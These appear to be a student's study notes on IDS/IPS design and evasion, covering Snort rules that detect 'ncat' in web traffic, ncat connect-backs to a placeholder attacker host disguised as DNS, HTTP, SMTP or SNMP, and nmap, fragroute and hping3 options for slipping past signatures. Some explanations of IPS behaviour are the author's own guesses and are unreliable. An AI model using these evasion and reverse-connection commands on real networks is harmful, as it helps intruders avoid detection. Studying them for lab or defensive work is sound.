
Introduction
- An IDS is a system that
detectsnetwork or system intrusions. - One analogy that comes to mind is a guard watching live feeds from different security cameras.
- He can spot a theft, but cannot stop it by himself.
However, if this guard can contact another guard and ask them to stop the robber, detection turns into prevention.
An IPS is a system that can detect AND prevent intrusion.
- Understanding the difference between
detectionandpreventionis essential. - Snort is a network intrusion detection and intrusion detection system.
- Consequently, Snort can be setup as an IDS or an IPS.
- For Snort to function as an IPS, it needs some mechanism to block (
drop) offending connections. This capability requires Snort to be set up as inline and to bridge two or more network cards.
- As a signature-based network IDS, Snort is shows in the figure below:


- The following figure shows how Snort can be configured as an IPS if set up
inline:
1

- In this way, not only Snort can detect offending connections but also prevent them.
-
IDS setups can be divided based on their location in the network into:
1
2

  1. Host-based IDS (HIDS)
  2. Network-based IDS (NIDS)
- The HIDS is installed on an OS along with the other running apps.
- This setup will give the HIDS the ability to monitor the traffic going in and out of the host;
Moreover, it can monitor the processes running on the host.
- The NIDS is a dedicated appliance or server to monitor the network traffic.
- The NIDS should be connected so that it can monitor ALL the network traffic of the network or VLANs we want to protect.
- This can be achieved by connecting the NIDS to a monitor port on the switch.
The NIDS will process the network traffic to detect malicious traffic.

- In the figure below, we use
two red circlesto show the difference in the coverage of a HIDS versus NIDS:
1
2

- Left side: HIDS
- Right side: NIDS
IDS Engine Types
-
We can classify network traffic into:
1
2

  1. "Benign traffic" : this is the usual traffic that we expect to have and don't want the IDS to alert us about.
  2. "Malicious traffic" : this is the abnormal traffic that we don't expect to see under normal conditions and consequently want the IDS to detect it.
- In the same way that we can classify network traffic, we can also classify
host activity. - The IDS detection engine is either built around detecting malicious traffic and activity or around recognizing normal traffic and activity.
Recognizing “normal” makes it easy to detect any deviation from normal.
-
Consequently, the detection engine of an IDS can be:
1
2

  1. "Signature-based" : a signature-based IDS requires full knowledge of malicious (or unwanted) traffic. In other words, we need to explicitly feed the signature-based detection engine the characteristics of a malicious traffic. Teaching the IDS about the malicious traffic can be achieve using explicit rules to match against.
  2. "Anomaly-based" : this requires the IDS to have knowledge of what "regular traffic" looks like. In other words, we need to "teach" the IDS what normal is so that it can recognize what is NOT normal. Teaching the IDS about normal traffic, i.e., baseline traffic can be achieved using ML or manual rules.
IDS/IPS Rule Triggering
- Each IPS/IDS has a certain syntax to write its rules.
-
For example, Snort uses the following format for its rules:
1
2
3
4
5
6

  - Breakdown: "Rule Header (Rule Options)", where the "Rule Header" constitutes:
  1. Action : Examples of action include 'alert', 'log' , 'pass' , 'drop' and 'reject'.
  2. Protocol : 'TCP' , 'UDP' 'ICMP' or 'IP'.
  3. Source IP/Source Port: '!10.10.0.0./16 any' refers to everything NOT in the class B subnet "10.10.0.0/16". (Exclusion)
  4. Direction of Flow: "->" indicates left (source) to right (destination), while "<>" indicates bi-directional traffic.
  5. Destination IP/Destination Port: "10.10.0.0/16 any" refer to class B subnet "10.10.0.0/16". (Inclusion)
- Below is an example rule to
dropALL ICMP traffic passing through Snort IPS:
Format:
<action> <protocol> <source/dest> <port> <direction-of-flow> <dest/source> <port>
Example:
drop icmp any any -> any any (msg: "ICMP Ping Scan"; dsize:0; sid:1000020; rev: 1;)
- The rule above instructs the Snort IPS to drop any packet of type ICMP from any source IP address (on any port) to any destination IP address (on any port).
- The message to be added to the logs is “
ICMP Ping Scan”.
Case 1: Vulnerability is discovered in our web server
- This vulnerability lies in how our web server handles
HTTP POSTmethod requests, allowing the attacker to run system commands.
Naive Approach:
- Create a Snort rule that detects the term
ncatin the payload of the traffic exchanged with our webserver to learn how people exploit this vulnerability.
alert tcp any any <> any 80 (msg: "Netcat Exploitation"; content:"|6e 63 61 74|"; sid: 1000031; rev:1;)
1

- Basically, it alerts the program when there is a TCP connection from ANY source IP and source ports that targets any destination IP at port 80 which targets our web server.
Refinement:
- We can further refine it if we expect to see it in
HTTP POST request. -
Note that
flow:establishedtells the Snort engine to look at streams started by a TCP 3-way handshake (established connections).1
- "flow:established" == TCP 3-way handshake
alert tcp any any <> any 80 (msg: "Netcat Exploitation"; flow:established,to_server; content:"POST"; nocase; http_method; content:"ncat"; nocase; sid:1000032; rev:1;)
ASCII Logging Output:
1
2
3
4
5
6
7
8
9
10
11
12

[**] [1:1000031:1] Netcat Exploitation [**]
[Priority: 0]
01/14-12:51:26.717401 10.14.17.226:45480 -> 10.10.112.168:80
TCP TTL:63 TOS:0x0 ID:34278 IpLen:20 DgmLen:541 DF
***AP*** Seq: 0x26B5C2F  Ack: 0x0  Win: 0x0  TcpLen: 32

[**] [1:1000031:1] Netcat Exploitation [**]
[Priority: 0]
01/14-12:51:26.717401 10.14.17.226:45480 -> 10.10.112.168:80
TCP TTL:63 TOS:0x0 ID:34278 IpLen:20 DgmLen:541 DF
***AP*** Seq: 0x26B5C2F  Ack: 0xF1090882  Win: 0x3F  TcpLen: 32
TCP Options (3) => NOP NOP TS: 2244530364 287085341
- There are a few points to make about signature-based IDS and its rules.
-
If the attacker made even the slightest changes to avoid using
ncatverbatim in their payload, the attack would go unnoticed.1
- Say the payload is either encoded or encrypted to evade the signature-based IDS in place.
- As we can conclude, a signature-based IDS or IPS is limited to how well-written and updated its signatures (rules) are.
Evasion via Protocol Manipulation
- Evading a signature-based IDS/IPS requires that you manipulate your traffic so that it does NOT match any IPS/IDS signatures.
-

Here are four general approaches you might consider when evading IPS/IDS systems:
1
2
3
4

  1. Evasion via Protocol Manipulation
  2. Evasion via Payload Manipulation
  3. Evasion via Route Manipulation
  4. Evasion via Tactical Denial of Service (DoS)
- This room focuses on evasion using
nmapandncat/socat. - The evasion techniques related to NMAP are discussed in great detail in the Firewalls room.
This room emphasize on
ncatandsocat.- We will expand on each of these approaches in its own task.
Evasion via Protocol Manipulation:
1
2
3
4


1. Relying on a different protocol. (DNS over HTTPS from Data Exfiltration room? Does that evade IDS/IPS?)
2. Manipulating (source) TCP/UDP port
3. Using session splicing (IP Packet Fragmentation)
4. Sending invalid packets
Rely on a Different Protocol
- The IDS/IPS system might be configured to block certain protocols and allow others.
- For instance, you might consider using UDP instead of TCP or rely on HTTP instead of DNS to deliver an attack or exfiltrate data.
You can use the knowledge you have gathered about the target and the apps necessary for the target organization to design your attack.
- For instance, if web browsing is allowed, it usually means that protected hosts can connect to
ports 80andport 443unless a local proxy is used. -
In one case, the client relied on Google services for their business, so the attacker used Google Web Hosting to conceal his malicious site.
1

  - In this case, the IDS/IPS won't block the connection coming from/to the victim's machine to/from the attacker's machine since there is trust implicitly placed by the client that was previously interacted with Google services and we as the attacker will exploit this trust.
- Unfortunately, it is not a one-size-fits-all; Moreover, some trial and error might be necessary as long as you don’t create too much noise.

Scenario: We have an IPS set to block DNS queries and HTTP requests in the figure below.
- In particular, it enforces the policy where local machines cannot query
externalDNS servers but should instead query thelocalDNS server. - Moreover, it enforces secure HTTP communications.
- It is relatively permissive when it comes to HTTPS.
- In this case, using HTTPS to tunnel traffic looks like a promising approach to evade the IPS.
1

- Okay, so assuming the target machine has initial access, we want it to beacon out through HTTPS tunneling since it is permitted to do that to begin with.
- Consider the case where you are using
Ncat. - Ncat, by default, uses a TCP connection.
-
However, you can get it to use UDP using the option
'-u'.1 2
- "ncat -lvnp <portnum>": To listen using TCP where port number is the port you want to listen to from the attacker's machine (if doing reverse shell) - "ncat <target-ip> <portnum>" : to connect an NCAT instance listening on a TCP port.
Note:
- ”
-l” : tellsncatto listen for incoming connections - ”
-v” : gets more verbose output asncatbinds to a source port and receives a connection. - ”
-n” : avoids resolving hostnames ”
-p” : specifies the port number thatncatwill listen on.-
As already mentioned, using “
-u” will move all communications over UDP.1 2
- "ncat -ulvnp <portnum>" : Same listener as above but through UDP. - "nc -u <target-ip> <portnum>" : same connector as above but through UDP.
Example 1
-
Running
ncat -lvnp 25on the attacker system and connecting to it from the victim’s machine will give the impression that it is usual TCP connection with an SMTP server, unless the IDS/IPS provides deep packet inspection(DPI).1 2 3
- Okay, so normally, IDS/IPS assumes automatically that whatever port is being used, it is used on what service it is NORMALLY is being used. - IDS/IPS whether signature-based or anomaly-based doesn't check what the interaction exactly is but just the port and what the port is commonly used. (Based on previous usage) - Deep Packet Inspection allows solutions to see what exactly is the interaction is about whether the interaction going between port 25 is actually SMTP or not.
-
Executing
ncat -ulpvn 162on the attacker machine and connecting to it from the victim’s machine will give the illusion that it is a regular UDP communication with an SNMP server unless the IDS/IPS supports DPI.1
- Aren't DPI only available on Next Generation Firewall? No. Snort provides Deep Packet Inspection.
NOTE: ncat and socat are NOT ENCRYPTED. This is why Deep Packet Inspection will not work on encrypted interaction. The IPS/IDS cannot act on what it cannot see/read.
Question 1: How exactly does IDS/IPS do its action options in the first place? How does it block, drop , etc. packets exactly? How does it look like at the lower level?
1

- I think this one might be covered at the SOC Level 1 Pathway.
Question 2: From a defense perspective, which system/subsystem exactly enforces the rules provided at the IPS?
1
2

- I mean, the offensive packets by themselves not follow the rule provided where it was sent right?
- A system/subsystem local to the environment where the offensive packets will go in will have to enforce it?
Manipulate (Source) TCP/UDP Port
- Generally speaking, the TCP and UDP source and destination ports are inspected even by the most basic security solutions.
-
Without DPI, the port numbers are the primary indicator of the service used.
1

  - Which is a bias.
- In other words, network traffic involving TCP port 22 would be interpreted as SSH traffic unless the security solution can analyze the data carried by the TCP segments.
- Depending on the target security solution, you can make your port scanning traffic resembling web browsing or DNS queries.

- If you are using NMAP, you can add the option “
-g <port-number>” (or--source-port <port-number>) to make NMAP send ALL its traffic from a specific port number on the Attacker’s machine.
NMAP scanning on a specific port of the target in TCP
- While scanning a target, use
nmap -sS -Pn -g 80 -F 10.10.126.208to make the port scanning traffic appear to be exchanged with an HTTP server at first glance.
NMAP scanning on a specific port of the target in UDP
- If you are interested in scanning UDP ports, you can use
nmap -sU -Pn -g 53 -F 10.10.126.208to make the traffic appear to be exchanged with a DNS server:

Modelling:
1
2


- Inbound and Outbound connections are allowed for port 80 and 53 at the network level which means that IPS allows this too.
- With this in mind, we can do our probing through these open ports assuming that IPS doesn't do Deep Packet Inspection.
Question: How can I enumerate information about the Intrusion Prevention System implemented at the network level on the victim’s network? How can I figure out whether the IPS that they do have implementes DPI?
- Consider the case where you are using
Ncat. -
You can try to camouflage the traffic as if it is some DNS traffic. (DNS over HTTP/HTTPs)
1
2

  - On the attacker machine, if you want to use Ncat to listen on UDP port 53, as a DNS server would, you can use "ncat -ulvnp 53".
  - On the target, you can make it connect to the listening server using "ncat -u <attacker-ip> 53".
-
Alternatively, you can make it appear more like web traffic where clients(victim’s machine) communicate with an HTTP server(attacker’s machine).
1
2

  - On the attacker machine, to get Ncat to listen on TCP port 80, like a benign web server, you can use "ncat -lvnp 80".
  - On the target, connect to the listening server using "nc <attackerIP> 80".
Use Session Splicing (IP Packet Fragmentation)
- Another approach possible in IPv4 is IP packet fragmentation, i.e., session splicing.
- The assumption is that if you break the packet(s) related to an attack into smaller packets, you will
avoid matching the IDS signatures. - If the IDS is looking for a particular stream of bytes to detect the malicious payload, divide your payload among multiple packets.
-
Unless the IDS reassembles the packets, the rule won’t be triggered.
1

  - What function of the IDS reassembles packets?
NMAP offers a few options to fragment packets. You can add:
- ”
-f” : to set the data in the IP packet to 8 bytes. - ”
-ff” : to limit the data in the IP packet to 16 bytes at most. - ”
--mtu SIZE” : to provide a custom size for data carried within the IP packet. The size should be a multiple of 8.
Note: Using NMAP to do this is still high-level. Review Dr. Du’s Internet Security for low-level version of this.
Case 1: Suppose you want to force all your packets to be fragmented into specific sizes.
1

- By specific, does it mean it's not divisible by 8 bytes like in NMAP? Nope. not that. It has to be divisible by 8.
- In that case, you should consider using a program such as Fragroute:
https://www.monkey.org/~dugsong/fragroute/ -
fragroute: can be set to read a set of rules from a given configuration file and applies them to incoming packets. - For simple IP packet fragmentation, it would be enough to use a configuration file with
ip_frag SIZEto fragment the IP data according to the provided size. The size should be a multiple of 8.
For example, you can create a configuration file: fragroute.conf
- Having one line,
ip_frag 16, to fragment packets where IP data fragments don’t exceed 16 bytes. - Then you would run the command
fragroute -f fragroute.conf HOST. -
The
HOSTis the destination to which we would send the fragmented packets1 2
- Basically, "fragroute" is the tool to transport the crafted packets. - How can we create packets that is used offensively?
Sending Invalid Packets
- Generally speaking, the response of systems to valid packets tends to be predictable.
- However, it can be unclear how systems would respond to
invalid packets. - For instance, an IDS/IPS might process an invalid packet, while the target system might ignore it.
- The exact behaviour would require some
experimentationorinside knowledge.
Creating invalid packets with NMAP:
1
2

- Technique 1: Invalid TCP/UDP checksum
- Technique 2: Invalid TCP flags
- Nmap lets you send packet with a wrong TCP/UDP checksum using the option
--badsum. An
incorrect checksumindicates that the original packet has been altered somewhere across its path from the sending program.- Nmap also lets you send packets with custom TCP flags, including invalid ones.
The option
--scanflagslets you choose which flags you want to set.-
URGfor Urgent -
ACKfor Acknowledge -
PSHfor Push -
RSTfor Reset -
SYNfor Synchronize FINfor Finish-
For instance, if you want to set the flags Synchronize, Reset and Finish simultaneously, you can use
--scanflags SYNRSTFIN, although this combination might not be beneficial for your purposes.1 2 3
- How can we utilize invalid packets? - What actions will be taken on specific machines/system when they receive invalid packets? - What are our goals regardless of how target machines will receive the invalid packets?
Packet Crafting with hping3:
- If you want to craft your packets with custom fields, whether valid or invalid, you might want to consider a tool such as
hping3. We will list a few example of options to give you an idea of
packet craftingusinghping3:- ”
-t” or “--ttl” : to set theTime to livein the IP header. - ”
-b” or “--badsum” : to send packets with a bad UDP/TCP checksum -
”
-S, -A, -P, -U, -F, -R” : to set the TCP:1 2 3 4 5 6
- SYN - ACK - PUSH - FIN - URG - RST
- flags respectively.

Question set 1:

Question set 2:

- How?
1

- Notice that only `-sF` gives a more detailed explanation as to what ports could be open with the presumption that an IPS exists in the network.

A more detailed answer:

The Xmas Scan:
1

- In the `Xmas` scan, the IPS will return RST packets for each port that was probed by the attacker as shown above that no port was considered open or filtered with this type of scan.
| **Question I’m asking: Why does the IPS tells us that some ports are closed even though it may be open | filtered?** |
1
2
3
4

 - How will the IPS process the "PSH" flag : upon receiving the packet, the IPS knows that it has to forward the segment up to the machine and then to the application however, there may be a rule enforced at the network level which is governed by the IPS to deny anything that comes to this port inbound which then IPS sends back an RST enabled flag packet and is why NMAP at the AttackBox states that some ports are "closed" even though it is not, like port 22 and port 8080.
- How will the IPS process the "URG" flag by itself: upon receiving the packet at the IPS, it will be processed as to be urgently send to the destination machine but the IPS still blocks it because of the rule enforced similar to "PSH" flag which then the IPS sends back an RST packet which then NMAP concludes that the port is indeed closed.
- How will the IPS process the "FIN" flag by itself: this shows that the packet is the last one to be sent to the destination. Upon receiving this packet at the IPS, the receiving port's machine is expected to send a "FIN ACK and FIN" reply to acknowledge that the interaction is done.
- Takeaways from the integration of their results: Combining all of this, we can say that the IPS could get confused by the fact that the last packet has still data on its TCP buffer and is urgent as well even though it cannot forward the segment to the packet's destination which then allows the IPS to respond to the sender the RST packet. Since the returned packet by the IPS is an RST one, this implies that "PSH" and "ARG" flags are processed first in the packet before the "FIN" one.
- Note to future me : for sure, there is more to this, so get back to this once you come across a topic that seems to be related to this one.
Question: Given three flags, how exactly do IPS process it? Which flags does have precedence in terms of processing? If the “PSH” and “URG” flag gets processed, will it still proces “FIN” flag in the packet?
- Excellent Reference:
https://packetlife.net/blog/2011/mar/2/tcp-flags-psh-and-urg/ http://www.tcpipguide.com/free/t_TCPImmediateDataTransferPushFunction.htm
The Null Scan:

1
2
3

- Why does the IPS send back an RST packet from a NULL scan?
- From ChatGPT: A firewall may send back a RST (reset) packet in response to a NULL scan using NMAP because it is configured to block or reset any incoming packets with a NULL value in the TCP header flags field. This is a security measure used by firewalls to protect against certain types of network reconnaissance and attack techniques, such as a NULL scan, which is used to identify open ports on a target system by sending packets with no TCP flags set. The RST packet essentially tells the scanner that the port is closed, which can help to conceal the presence of open ports and potentially prevent an attacker from finding vulnerabilities in the system.
- Basically, the firewall blocks/drops the NULL flag bit set packet and then return an RST packet AS PROTOCOL. Notice that for this one, the IPS is still responding to the sender of the packet.
The FIN scan:

1
2
3

- How will the IPS process a packet with "FIN" flag set probing an open port : say port 22 may or may not be open and IPS receives a packet destined to port 22 but only blocks and didn't respond to the sender. The sender will think that the port 22 maybe open.
- Basically, this is an ambiguous way to tell the sender about the result of the scan.
- NOTE: Adding "-sV" can disambiguate the response:
